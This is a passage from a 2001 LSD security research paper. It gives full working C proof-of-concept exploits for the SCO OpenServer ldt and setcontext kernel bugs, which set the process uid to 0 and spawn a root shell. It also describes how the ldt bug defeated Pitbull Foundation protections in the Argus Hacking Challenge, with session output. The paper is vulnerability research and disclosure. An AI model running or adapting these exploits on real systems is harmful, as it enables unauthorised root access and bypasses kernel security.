% find /usr/include -name "*" -exec grep -i 0xe0000000 /dev/null {} \;
/usr/include/sys/immu.h:#define UVUBLK ((unsigned)0xE0000000L)
/* ublock virtual address        */
...
%
```

Actually, the immu.h file header contains the definition of UVUBLK which determines a virtual address of u-area structure for every process in a system. Therefore, everything that an assembly component has to do is to place 0 value in the u_uid field of the u-area structure, which resides at the same virtual address for every process. Because, alike in Solaris and SCO Unixware systems, the user data selector USER_DS=0x1f covers whole 4GB of virtual memory, instructions modifying process' credentials can access kernel memory through %ds selector. Return to user mode can be made with the use of lret instruction, but this time without any additional parameters, as no call gate parameters has been copied on the kernel stack.

Because SCO OpenServer stores user and group process identifiers in the user area instead of the shared cred structure (like in the case of Solaris and SCO Unixware), there is no risk of causing inconsistency of kernel data. Thus, the real user identifier of the process can be immediately changed to 0 (root).

Below, the final proof of concept code for ldt vulnerability in SCO OpenServer is presented (it was tested on versions 5.0.4 and 5.0.6). This code installs call gate descriptor targeting kernel code segment and makes jump through it. After successful modification of u_uid field located in `u-area` of a process, the `lret` instruction passes control to the user mode, where command shell with newly set privileges is invoked.

```
% cat > ldt.c
#include <sys/types.h>
#include <sys/sysi86.h>
#include <sys/seg.h>
#include <sys/user.h>
#include <sys/immu.h>

#define ofs(s,m) (unsigned int)(&(((s*)0)->m))
#define ofsuid() (ofs(user_t,u_uid))
#define adr(a)   (char)(a),(char)(a>>8),(char)(a>>16),(char)(a>>24)

char asmcode[]={
    0x9a,0,0,0,0,0x44,0,       /* lcall   $0x44,$0x00000000      */
    0xc3,                      /* ret                            */

    0x33,0xc0,                 /* xorl    %eax,%eax              */
    0xa3,adr(UVUBLK+ofsuid()), /* movl    %eax,($adr)            */
    0xcb                       /* lret                           */
};

main(int argc,char **argv){
    unsigned int adr;
    struct ssd s;

    printf("copyright LAST STAGE OF DELIRIUM apr 2001 poland  //lsd-pl.net/\n");
    printf("ldt kernel bug for sco openserver 5.0.4 x86\n\n");

    adr=(unsigned int)&asmcode[8];
    printf("u.u_uid=0x%08x adr=0x%08x\n",UVUBLK+ofsuid(),adr);

    s.bo=(adr&0xff000000)|KCSSEL;
    s.sel=0x44;
    s.ls=adr&0x000fffff;
    s.acc1=GATE_UACC|GATE_386CALL;
    s.acc2=(adr>>20)&0xf;

    sysi86(SI86DSCR,&s);
    ((void(*)())asmcode)();

    execl("/bin/sh","lsd",0);
}
% cc ldt.c -o ldt
% ldt
copyright LAST STAGE OF DELIRIUM apr 2001 poland  //lsd-pl.net/
ldt kernel bug for sco openserver 5.0.4 5.0.6 x86

u.u_uid=0xe00010ea adr=0x0804997c
#
```

Chapter 3

SCO OpenServer 5.0.4-5.0.6 `setcontext` kernel level vulnerability

During analysis of `ldt` vulnerability and methods of its exploitation in SCO OpenServer systems, another serious kernel level vulnerability has been found. The found error has its origin in a `setcontext(ucontext_t *ucp)` system call, which is used for implementing user level context switching between multiple threads of execution within a process. The main goal of this function is to restore the user context pointed by ucp pointer. A successful call of the `setcontext()` (see [6])system call has no return; program execution resumes at the point specified by the context structure passed to the `setcontext()` function.

```
/* from /usr/include/sys/ucontext.h */

typedef struct mcontext{
    int            regs[NUM_SYSREGS];       /* CPU registers */
    union   u_fps  fp;                      /* floating point unit regs */
    long           weitek[WTK_SAVE];        /* weitek coprocessor regs */
}mcontext_t;

typedef struct ucontext{
    unsigned long    uc_flags;
    struct ucontext *uc_link;               /* previous context */
    sigset_t         uc_sigmask;            /* signal mask */
    long             uc_maskfill[3];        /* filler */
    stack_t          uc_stack;              /* stack state */
    mcontext_t       uc_mcontext;           /* machine context */
    long             uc_filler[5];          /* pad to 512 bytes */
}ucontext_t;
```

In order to correctly set the context, first the `getcontext()` function is called, so that the fields of the ucontext structure are filled with the values representing current context. Next, new target value of `%cs` segment register is set to `KCSSEL` value. The instruction pointer register `%eip` is also set and it points to the beginning of the user's assembly code.

```
ucontext_t uc;

getcontext(&uc);
uc.uc_mcontext.regs[CS]=KCSSEL;
uc.uc_mcontext.regs[EIP]=(unsigned int)asmcode;
```

By executing the setcontext(&uc) function, the values of all system's registers are set. After transferring control to the new %cs:%eip location, the process will not return to user mode but will stay at 0 protection level. At this time, user provided asmcode[] will be also executed and it will change the real user identifier of the process, like in the case of the previously discussed ldt vulnerability.

```
0x33,0xc0,                  /* xorl    %eax,%eax              */
0xa3,adr(UVUBLK+ofsuid()),  /* movl    %eax,($0x????????)     */
```

After modifying process privileges, the asmcode[] routine returns back to user mode to the same location, from which the setcontext() system call was executed. Simultaneously the processor protection level is switched back to 3. This is achieved by executing the lret instruction at the end of assembler procedure. It pops from the stack new values of segment (%ss, %cs), stack (%esp) and instruction pointer (%eip) registers.

Execution of the lret instruction will cause the change of processor level to 3 as well as it will switch kernel stack to the saved user stack from level 3. In order to return to the position in a program, where setcontext function was called, the stack and instruction pointers should be set to the same values, as upon executing this system call. Assuming that registers %ecx and %ebx are loaded respectively with appropriate %esp and %eip values, the sequence of a return from the system call would be as follows.

```
0x6a,USER_DS,               /* pushl   0x??                   */
0x51,                       /* pushl   %ecx                   */
0x6a,USER_CS,               /* pushl   0x??                   */
0x53,                       /* pushl   %ebx                   */
0xcb                        /* lret                           */
```

Please note that in order to get correct values in %ecx and %ebx registers, the setcontext(&uc) routine must not be called from high level language (like C), but directly from an assembly code.

Below, the final version of the proof of concept code for the setcontext() vulnerability is listed. First, the sequence of assembly instructions from the code[] table is executed. The setcontect system call is invoked with appropriately initialized registers %ecx and %ebx (user %esp and %eip) are passed through them). Next, the actual context of the process is modified (the fields corresponding to %cs and %eip registers), so that instructions from the asmcode[] table are executed at the kernel level. They modify the u_uid field of the user_t structure and then process returns back to user mode with the use of lret instruction and saved values of %esp and %eip on the stack. The control is passed to user mode exactly to the ret instruction from the code[] table. After that, a command shell is spawned.

```
% cat > context.c
#include <sys/types.h>
#include <sys/sysi86.h>
#include <sys/seg.h>
#include <sys/regset.h>
#include <sys/signal.h>
#include <ucontext.h>
#include <sys/user.h>
#include <sys/immu.h>

#define ofs(s,m)  (unsigned int)(&(((s*)0)->m))
#define ofsreg(r) (ofs(ucontext_t,uc_mcontext.regs[r]))
```

```
#define ofsuid()  (ofs(user_t,u_uid))
#define adr(a)    (char)(a),(char)(a>>8),(char)(a>>16),(char)(a>>24)

char asmcode[]={
    0x33,0xc0,                   /* xorl    %eax,%eax               */
    0xa3,adr(UVUBLK+ofsuid()),  /* movl    %eax,($0x????????)      */
    0x6a,USER_DS,                /* pushl   0x??                    */
    0x51,                        /* pushl   %ecx                    */
    0x6a,USER_CS,                /* pushl   0x??                    */
    0x53,                        /* pushl   %ebx                    */
    0xcb                         /* lret                            */
};

main(int argc,char **argv){
    ucontext_t uc;

    printf("copyright LAST STAGE OF DELIRIUM apr 2001 poland  //lsd-pl.net/\n");
    printf("setcontext kernel bug for sco openserver 5.0.4 5.0.6 x86\n\n");

    printf("u.u_uid=0x%08x adr=0x%08x\n",UVUBLK+ofsuid(),asmcode);

    getcontext(&uc);
    uc.uc_mcontext.regs[CS]=KCSSEL;
    uc.uc_mcontext.regs[EIP]=(unsigned int)asmcode;

    {
    char code[]={
        0x8b,0x74,0x24,0x04,         /* movl    4(%esp),%esi            */
        0xe8,0x01,0,0,0,             /* call    <code+10>               */
        0xc3,                        /* ret                             */
        0x5b,                        /* popl    %ebx                    */
        0x89,0x5e,ofsreg(EBX),       /* movl    %ebx,??(%esi)           */
        0x89,0x66,ofsreg(ECX),       /* movl    %esp,??(%esi)           */
        0x56,                        /* pushl   %esi                    */
        0x6a,SETCONTEXT,             /* pushl   ??                      */
        0x6a,0,                      /* pushl   $0x00                   */
        0xb8,0x64,0,0,0,             /* movl    $0x64,%eax              */
        0x9a,0,0,0,0,0x07,0          /* lcall   0x07,0x00000000         */
    };

    ((void(*)())code)(&uc);
    }

    execl("/bin/sh","lsd",0);
}
<CTRL><D>
% cc context.c -o context
% context
copyright LAST STAGE OF DELIRIUM apr 2001 poland  //lsd-pl.net/
setcontext kernel bug for sco openserver 5.0.4 5.0.6 x86

u.u_uid=0xe00010ea adr=0x08049960
#
```

Chapter 4

The Hacking Challenge

In this part of the paper, the previously described vulnerability will be presented in a very specific context of the 5th Argus Hacking Challenge. As it was already mentioned, it was the `ldt` vulnerability that allowed us to bypass the security protections provided by Pitbull Foundation Intrusion Prevention System. Therefore, this part of the paper will contain mainly the technical description of all required modifications that were done to the presented proof of concept code and its adaptation to the Pitbull case.

The following section of this chapter will contain the brief introduction to Argus' (4.1) system with some short comments about the product by LSD Members (section 4.1.3). Then, the short description of Argus Hacking Challenge and its binding rules will be given (section 4.2). Next an attempt to recover some continuity of the events that took place during the Challenge will be undertaken (section 4.3). At the end of this chapter, the very technical details about adopting the `ldt` vulnerability to specific requirements of the Challenge will be presented (section 4.5).

4.1 Pitbull Foundation Intrusion Prevention System

This section is mainly build upon original technical and marketing documents published by the Argus Company. As some main system characteristics has been clearly presented in these materials, their modified selection will be included in the following two points. These materials have been added to this paper for informational purposes only and to make it more complete and coherent.

4.1.1 Introduction to Pitbull (based on [9])

PitBull Foundation product from Argus is the software enhancement to the operating system that is based on the trusted operating systems technology. PitBull Foundation is installed as an upgrade to standard Unix operating systems. It employs a combination of technologies and features, including:

Removal of Unix superuser privileges In a standard Unix operating system environment, there is one user ID, called root or superuser, that can bypass all security restrictions of the system. A user working with superuser privileges (either an authorized system administrator or an attacker who has taken control over the OS) can create, modify, or delete any file in the system. He can also send to or receive from network any data packets of his choice. With its least privilege mechanism, PitBull breaks down the superuser privileges into a set of independent privileges, which can be separately managed. This allows to eliminate most of the common threats related to standard operating systems security as superuser-level bugs are no longer a way to bypass security of the operating system.

Mandatory Access Control (MAC) In PitBull system, it is possible to restrict access to objects that may contain sensitive or confidential information with the use MAC mechanism. MAC ensures that no unauthorized person (external or internal) or program can access or modify system resources or data.

Isolated compartments In Pitbull system, programs, data and network interfaces can be split into separate, isolated partitions with restricted access between them. This isolation provides protection against security holes found in application software. By placing each application in its own compartment, even if an application software bug is found and successfully exploited, the attacker cannot break out and attack other applications or "off limits" areas. It's as if the attacker is locked inside a jail cell with no way out.

Enhanced identification, authorization and auditing PitBull provides a variety of tools to enhance the login and authentication processes. It protects the audit log in an isolated partition, thus prevents intruders from covering their tracks.

4.1.2 Protection mechanisms (based on [8])

In order to provide functionality of the features listed above, Pitbull uses various mechanisms that are common to trusted operating systems. Specifically, there are four primary principles upon which the architecture of such systems is usually built up:

Information compartmentalization For security control, access to information should be restricted in a way that is not dependent on the user ID. Any user on the system, including root, should be prevented from viewing or modifying information which the user is not permitted to have. It should not be possible to use compromises in one application as a springboard into another unrelated application.

Role compartmentalization None of the users on the system should be able to use all of the operating system's functionality. Access to the root user account should not lead to the control of the entire system. In order to limit the amount of damage which can be done by a compromise of any individual user account, confirmation from two users is strongly recommended for important system actions (such as addition of users or devices, system reboots).

Least privilege Processes should only be permitted to perform their designated tasks; for example, a mail system process (even one running as root) should not be permitted to modify a web server's files. Processes should not have any privileges which are not essential for their operation; for example, a web server (even one running as root) should not be permitted to modify any files other than the web server's logs.

Kernel-level enforcement Security should be performed at a level which cannot be bypassed by any user-level actions. This level of protection should be as close to the application which is being protected as possible. Kernel-level security enforcement ensures that access decisions are made at a level that users cannot circumvent, and these access decisions directly precede the application's actions.

All of these principles of trusted operating systems are shortly described below in the context of specific technologies applied in Pitbull Foundation system.

Information Compartmentalization

Mandatory Access Control (MAC) is a mechanism used to fulfill the requirement of information compartmentalization. Unlike standard UNIX's Discretionary Access Control (DAC, more familiar as permission bits and access control lists), MAC is not dependent on the discretion of the user. A user can own a file which has read, write, and execute permissions available to everyone, but under MAC, if the user is not cleared for the information in the file, the user can't touch it. Sensitivity labels (SLs) are the key issue for MAC. Every object on the system, including both files and processes, has a sensitivity label; some objects, such as directories, can have more than one SL in order to define an access range. And unlike standard DAC, MAC restrictions cannot be overruled by a root-owned process.

There are two components of a sensitivity label: classifications and compartments. Every sensitivity label must have one classification, which is the hierarchical component. For example, Top Secret is a higher classification than Secret, which is higher than Confidential. However, if the classification were the only component of a sensitivity label, there would be no way to prevent a Top Secret user from reading (though not writing) every file on the system; therefore, the second component of an SL, the compartments, are non-hierarchical. For example, compartment A is neither higher nor lower than compartment B. A sensitivity label can have no compartments or any number of compartments (up to 1023, the system limit).

The use of both classifications and compartments in SLs create three possible dominance relationships among files and processes: dominant, equal, and disjoint labels. A process can read but not write any file which it dominates but does not equal. For example, a process with a Top Secret SL can read but not write a file with a Confidential SL. Writes are only permitted when the process's SL equals the file's SL. Disjoint labels are used for pure compartmentalization, to prevent all access between the two areas. For example, a Top Secret A process can neither read nor write a Confidential A B file, because the process's SL does not have access to the B compartment.

Users are also assigned sensitivity levels; each user account has three sensitivity labels associated with it, which define the user's clearance. A clearance includes a minimum SL, a maximum SL, and a default SL. These SLs define the range at which the user can log in to the system; the default SL will be used unless another SL within the user's range is specified in a console or TSSH connection.

The level at which the user logs in will determine the level at which each of the user's shell's child processes will be created, and most users are not authorized to change their processes' SLs (even within their clearance) after logging in. Processes inherit their SLs from the parent process-including root-owned processes, and, as mentioned above, root is subject to MAC controls in the same way that any ordinary system user is.

Partitioned directories are another feature that PitBull Foundation offers for information compartmentalization. Ordinary directories can be single-level (minimum and maximum SLs are equal) or multiple-level (a range of SLs permitted between the minimum and maximum SL value). Partitioned directories appear to be single-level to any single user, but behave like multiple-level directories. Within the real directory there are several virtual subdirectories, each of which operates at a single SL. A user whose shell is operating at Top Secret who enters the partitioned directory will arrive in the Top Secret virtual subdirectory, and will not be allowed to see any files at other labels in any of the other subdirectories even if his clearance dominates the lower labels. Similarly, a user whose shell is operating at Confidential who enters the partitioned directory will see only the contents of the Confidential virtual subdirectory.

In practical terms, this means that root exploits are no longer useful to intruders. Even if a web server is running as root, the process of the web server in a properly compartmentalized system will have a SL which does not equal that of any other application or group of files, including its own HTML and configuration files. A hacker who spawns a new shell based on a web server exploit can only write at the SL at which the web server ran. Although the web server process's SL would dominate the SLs of its HTML and configuration files in order to be able to read them, the only files which the hacker could write to are the access and error logs. And the web server's process will not have the privileges required to raise or lower SLs.

Role compartmentalization

A combination of privileges and authorizations are used to enforce role compartmentalization. On a PitBull system, root's powers have been splintered into many smaller, more limited abilities called "privileges," which are no longer inherently associated with UID 0. In fact, by default the root user cannot use any privileges which are not already associated with a given process or executable, because of a kernel security flag which prevents root from using authorizations.

Authorizations are assigned to users; privileges belong to processes and executable files. Thanks to the combinations of authorized privileges/privileged authorizations and innate privileges/access authorizations, if a user is not authorized for a privilege, he will not be able to use that privilege even if he is permitted to execute a privileged file.

Root is not the only user whose powers have been restricted. In the default installation, system administration responsibilities are divided among users who are assigned the Information Systems Security Officer (ISSO) authorization, the System Administrator (SA) authorization, and the System Operator (SO) authorization. Broadly speaking, the ISSO controls PitBull security functions, the SA controls ordinary UNIX functions, and the SO controls devices and hardware. The addition of users or software requires cooperation among these three roles, so that a compromise of one powerful account will not necessarily compromise the entire system.

Least privilege

The principle of least privilege is closely associated with power compartmentalization. Least privilege means that a process or executable should only have the minimum necessary privileges and for only as long as those privileges are required. It also means that a user should have only the authorizations which are required for the performance of his duties, and should have the least possible clearance range compatible with those duties.

This principle extends into all aspects of the PitBull system design. Unlike SLs, a child process's privilege set is not directly equal to that of the parent; the child process's privilege set is calculated with various factors, including the executable's privileges and the user's authorizations. The different types of privilege sets available permit fine-grained control of both file access and privilege use.

Kernel-level enforcement

The purpose of kernel-level enforcement is both to reduce system overhead by bringing the security decisions as close as possible to the resources being protected and to prevent user-level or application-level exploits from being able to circumvent security. When security information is placed on every object on the system, and the kernel itself makes security decisions, the system is more secure than any combination of user-level or application-level security.

PitBull adds security to file system objects and to processes. It also replaces the standard UID 0 checks with more specific and more targeted privilege checks. And PitBull products install directly onto an operational platform without requiring the removal of the commercial OS and COTS applications.

4.1.3 LSD comments

The LSD Group had very little experience with Pitbull products prior to the Hacking Challenge itself. Although, Pitbull product design has been briefly studied by the way of our own research in the field of intrusion detection and prevention systems, we had not made any practical installations or in-depth analysis. Therefore, most information about the Pitbull Foundation have been gathered during the Challenge and further case study. In a consequence, these experiences are limited in some sense, as they do not cover any long term practical applications of this system in a real life environment. Yet, we feel that we are qualified enough to express a few remarks about this product.

First, we would like to emphasize that we really like the general concept of this product, i.e. localization of protection mechanism at the level of operating system kernel. Such approach is very close to the one that we took in our research projects pertaining to the field of host-based intrusion detection systems providing active protection of resources. We do agree that systems aimed at improving security level of base operating systems are much better solutions than, for example, firewalls, which seem to be hiding problems rather then to solve them.

Due to operating at the OS kernel level, systems like Pitbull Foundation have technical capabilities to cover all steps (such as access to files, network and inter-process communication or any other system resources) taken by users in a monitored system and therefore to control its potential abuses. While assuming that kernel interface handling is tight and the product itself is sufficiently error free, theoretically the only chance to perform successful attack against protected system would be through violating kernel integrity or through an error in a protection configuration.

Such a significant efficacy of kernel based protection systems is possibly due to overall characteristic of common types of security vulnerabilities. Most of currently known vulnerabilities (it would not be an exaggeration to say that 99% of them) are located at user level: in system programs, libraries or applications. Kernel level vulnerabilities are very rare, as kernels are usually the most secured parts of operating systems. The appropriate exploitation of a user level vulnerability allows to bypass standard authorization and access control mechanisms, while operating at the kernel level, systems like Pitbull use the natural protection of the kernel that is supported by hardware protection mechanisms (see section 2.2). Therefore, the intrusion prevention system is automatically immune to the aforementioned 99% of standard (user level based) attacks. Thus, in order to bypass Pitbull protection, the successful exploitation of a kernel level vulnerability was required.

However, there are some aspects of this product that we did not like (it is not a marketing brochure). Proved mathematical models used for access control and information flow definition purposes are definitely not easy to understand in multi-user systems. The configuration process for the system of such a complexity should be also considered as a difficult task, especially in the context of wide variety of possibly functionalities of protected systems. Yet proper, complete and tight configuration of operating system as well as additional protection mechanisms is a critical requirement, which influences a practical effectiveness of protection mechanisms built upon MLS (*Multi Level Security*) technology. It should be also emphasized that although MLS systems significantly reduce the size of super-user's privileges, in many practical cases, specific privileges and authorization need to be enabled for applications (i.e. for applications performing privileged tasks). Thus, although threats of attacks against programs with increased standard UNIX privileges are significantly reduced, the new attacks against programs with increased privileges in MLS sense may be often applied.

In a result, the practical, stable, and effective configuration of systems like Pitbull Foundation requires a lot of experience and work. We had a lot of difficulties while preparing our test bed installation of Pitbull, although we had some experience in designing similar systems. The application of the Pitbull system requires detailed understanding of its low-level concept and internal components. Implementing a complex security policy would be a nightmare in this context, especially as the configuration interface can be hardly called as intuitive one.

At the end of this short comment of the Pitbull Foundation system, we would like to clearly state that it was one of the most complex and advanced commercial systems that we have ever met with. We feel the need to make such a statement especially to raise a voice against some judgements of this system made only upon the fact that it had been hacked. Obviously, this product (sic!) is not perfect, what in fact has been proven. However, it should not be compared in standard categories with various security products of rather limited functionality, such as encryption tools, antiviral utilities or simple access control systems. Pitbull is a complex and stand-alone solution, where significant effort has been put to apply the theory of trusted operating system in real life network systems. We have found the theoretical capabilities of this system very impressive, although at this same time, the chances of its common usage on a large scale seem to be rather limited.

As we already said, this system cannot be rather sold in the box with manual, as its installation and tuning processes require trained personnel. It seems that these were the main reasons why Argus Systems decided to create the Pitbull LX product. Although it has similar name it uses quite different model of protection (it is based upon Domain and Type Enforcement model). The new system is not so complex as its MLS based adequate, thus the effort required for its configuration is not so significant. However, from a theoretical point of view, the level of protection and potential capabilities of controlling information flow in the operating system are much higher in Pitbull Foundation, as the Pitbull LX focuses mainly on the access control to resources. Yet, it is hard to say at the moment, which approach is more perspective in a long term.

4.2 The Challenge and its rules

The 5th Argus Hacking Challenge has been coincided with Infosecurity Europe 2001 Exhibition, held in London, 24-26 April 2001. In order to win the Challenge, an attacker had to penetrate a web server protected with Pitbull Secure Web Appliance running on x86 system with Solaris 7. There have been created two fictional company web sites operating on the same server, these were respectively xType Moto-Rockets (figure 4.1) and xCursion Adventure Travel (figure 4.2). Each web site was fully isolated from the others so that a security breach in one of them would not lead to a compromise of any other. The access to the target systems had been made available through publishing the login information of one account in the system (`webhack`).





Figure 4.1: The homepage of fictional company xType Moto-Rockets

In order to perform a successful attack an attacker had to leverage his access to the appliance web server and modify the content of at least one of the web sites. Additionally, an attacker had to be the first person to report such successful attack and provide its full technical step-by-step verifiable description.

The server went online at 16:00 UK Summer Time on April 20th 2001. The system was to be taken



Leave the cruise ship behind. Bid farewell to the mundane family vacation. Step off the beaten tourist path into a world of adventure, where every trek is as challenging as it is dangerous. Xcursion will wake the human spirit and question its very existence with every adventure. Long from the reaches of first-world vacations. Xcursion offers getaways like no other. Leap into adventure. Take no prisoners. And rip a hole into reality's very fabric on your way to the extreme.

Figure 4.2: The homepage of fictional company xCursion Adventure Travel

off-line at 14:00 UK Summer Time on April 25th 2001.

4.3 The Screenplay

Because successful exploitation of the `ldt` vulnerability allows modification of various settings such as user identifiers, authorizations, sensitivity labels and privileges of a given process, there do exist a wide range of possible attack methods that might lead to the security breach of protections provided by Pitbull Foundation. The description of the attack methods presented below will be however focused only on selected techniques, which have been used during the Hacking Challenge. Because the content of the website directories had to be modified in order to win the Challenge, the presented attack techniques will refer mainly to the possibilities of enabling direct, immediate and full access to selected files. Also, to keep clearance and coherence of the paper, all intermediate methods or techniques used to achieve different goals, will be omitted.

As we have not had access to the same configuration which was used during the original Challenge, our local test installation of Pitbull Foundation has been used to verify all the codes and to prepare their additional illustration. Basically the same installation has been used during the Challenge for developing and adapting the first version of `ldt` proof of concept code. We did our best to recreate as precise copy of original configuration as possible. Although the most important relations between individual system components has been preserved, some differences surely existed but hopefully they were only related with such details like numerical values of identifiers, sensitivity labels etc.

At the beginning of the Challenge, we knew very little about the internals of Pitbull Foundation. Without sufficient practical experience it was hard to say, if the product is free from conceptual errors (as for example inappropriate integration of various protection components like sensitivity labels, authorizations, privileges or security flags). Obviously, the product could have implementation errors in additional interfaces that have been added to t1he system or in any other piece of code that has been added during patching original Solaris kernel sources. However, without Pitbull's source code, the only possibility to find such errors would be through applying various reverse engineering methods, what was definitely hard to perform during the Challenge due to the time pressure.

This is why the actual search for potential system weaknesses had to be focused on quite different aspects. The first idea that was considered referred to searching for possible vulnerabilities in non-complete interception of system call interfaces or incorrect handling of various actions performed by user programs in the operating system. In such case, by obtaining standard superuser privileges (or even from the level of an ordinary user) it would be potentially possible to bypass protections of the OS hardening system. However, assuming that the actual method for bypassing or deceiving the protection system is not known, it should be also assumed that standard attack techniques aimed at increasing privileges to `uid=0` would not be sufficient as that would allow to bypass DAC (*Discretionary Access Control*), but not MAC (*Mandatory Access Control*). Therefore, the only way to break into the system might be through changing SL (*sensitivity label*) to proper value or gaining appropriate privileges (of Pitbull!) such as for example `PV_ROOT`, which gives unlimited access to all system resources.

Thus, searching for classical vulnerabilities (such as buffer overflows or format bugs) in the standard programs (suids or system daemons) would be useless, as root user privileges have quite different meaning in a presence of Pitbull protection. It seems that the only potentially attractive possibility would be to take control of one of the operating system components with increased privileges in the context of a Pitbull protection (for example increased SL).

In the case of Argus Hacking Challenge, our initial motivation was to verify if appropriate exploitation of `ldt` vulnerability would allow to bypass Pitbull's protections completely. If this concept would fail, we were about to search for privileged programs or errors in configuration of specific components of the file system. After brief verification of operating system version, it turned out that the system has been partially patched, however we were still able to get standard `root` user privileges. Yet, at this point we already knew that it would be useless, thus we concentrated mainly on the `ldt` vulnerability.

4.3.1 Phase 1: Initial privileges

The general access to the system used in the Challenge was designed in rather uncomfortable fashion (at least from participants point of view). The access was established through trusted ssh to the `webhack` account (`webhack, uid=2000`) shared by dozens of attackers. The basic set of initial privileges allowed writing and executing files in home as well as temporary directories. However, network protection has been configured, so it was not possible to establish connections or receive data by any process executed by user `webhack`. The default effective sensitive label for user `webhack` established after network login was `PUBLIC WEBHACK`.

All participants of the Challenge had the same conditions, however as it was already said, working on the same account was really uncomfortable and troublesome. Please note that every attacker had the same access to the work of other participants. Obviously, various methods for limiting access to certain files or at least making it difficult for other participants could be applied. However, such activities might be in violation with the rules of the contest, thus they should not be considered as completely fair and none of them have been applied.

The home directories of fictional companies XTYPE and XCURSION were located in the `/www` directory. User `webhack` did not have privileges for reading, nor for writing in it.

```
% id ; getsl ; getpv $$
uid=2000(webhack) gid=2000(webhack)
6842:
    EFFECTIVE SL:      PUBLIC WEBHACK
    MINIMUM CLEARANCE: PUBLIC WEBHACK
    MAXIMUM CLEARANCE: RESTRICTED WEBHACK
% cat /etc/passwd
root:x:0:1:Super-User:/:/sbin/sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
```

```
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
isso:x:1000:1000:Argus ISSO:/:/sbin/tcsh
so:x:1001:1000:Argus SO:/:/sbin/sh
sa:x:1002:1000:Argus SA:/:/sbin/sh
webhack:x:2000:2000::/home/webhack:/sbin/tcsh
webapp:x:2003:2003::/usr/local/apache:/sbin/tcsh
xtype:x:2001:2001::/www/xtype:/sbin/tcsh
xcursion:x:2002:2002::/www/xcursion:/sbin/tcsh
% ls -la /www
/www/xtype: No such file or directory
/www/xcursion: No such file or directory
total 4
drwxr-xr-x   4 root     other        512 lis  8 16:24 .
drwxr-xr-x  30 root     root        1024 lis 11 20:02 ..
% touch /www/testfile
touch: /www/testfile cannot create
% exit
```

4.3.2 Phase 2: Gaining standard root user privileges (`uid=0`)

First, the most intuitive attempt was aimed at getting effective root privileges (`uid=0`) in the system. As it was expected, user root was treated as an ordinary user, therefore successful attack did not increase practical privileges of the `webhack` user. Although the process gained privileges for creating, removing, reading and writing files and directories belonging to user root, these privileges were established only with accordance to DAC. Yet, all system configuration files along with files, of which modification was the actual challenge, were additionally protected by MAC. The change of `uid` did not influence the change of sensitivity level, therefore the effective root privileges were not increased according to MAC.

In a consequence, it was not possible to view the content of `/www` subdirectories, where web pages of fictional companies resided. Also, it was even not possible to read configuration files located in `/etc/security` directory.

```
% pitbull -u 0
copyright LAST STAGE OF DELIRIUM apr 2001 poland  //lsd-pl.net/
argus pitbull foundation 3.0 mu4plus (solaris 2.7 2.8 x86)
ldt kernel bug

uid=0
# id ; getsl ; getpv $$
uid=2000(webhack) gid=2000(webhack) euid=0(root)
982:
    EFFECTIVE SL:      PUBLIC WEBHACK
    MINIMUM CLEARANCE: PUBLIC WEBHACK
    MAXIMUM CLEARANCE: RESTRICTED WEBHACK
```

```
# ls -la /www
/www/xtype: No such file or directory
/www/xcursion: No such file or directory
total 4
drwxr-xr-x   4 root     other        512 lis  8 16:24 .
drwxr-xr-x  30 root     root        1024 lis 11 20:02 ..
# touch /www/testfile
touch: /www/testfile cannot create
# ls -l /etc/security
/etc/security/audit_class: No such file or directory
/etc/security/audit_control: No such file or directory
/etc/security/audit_event: No such file or directory
/etc/security/audit_user: No such file or directory
/etc/security/LabelEncodings: No such file or directory
/etc/security/azdb: No such file or directory
/etc/security/clear: No such file or directory
/etc/security/foureyes.auth: No such file or directory
/etc/security/libpath.txt: No such file or directory
/etc/security/secconfig: No such file or directory
/etc/security/secconfig.maintenance: No such file or directory
/etc/security/ttys: No such file or directory
/etc/security/device_levels: No such file or directory
/etc/security/las: No such file or directory
/etc/security/secconfig.org: No such file or directory
/etc/security/ottys: No such file or directory
/etc/security/device_levels.org: No such file or directory
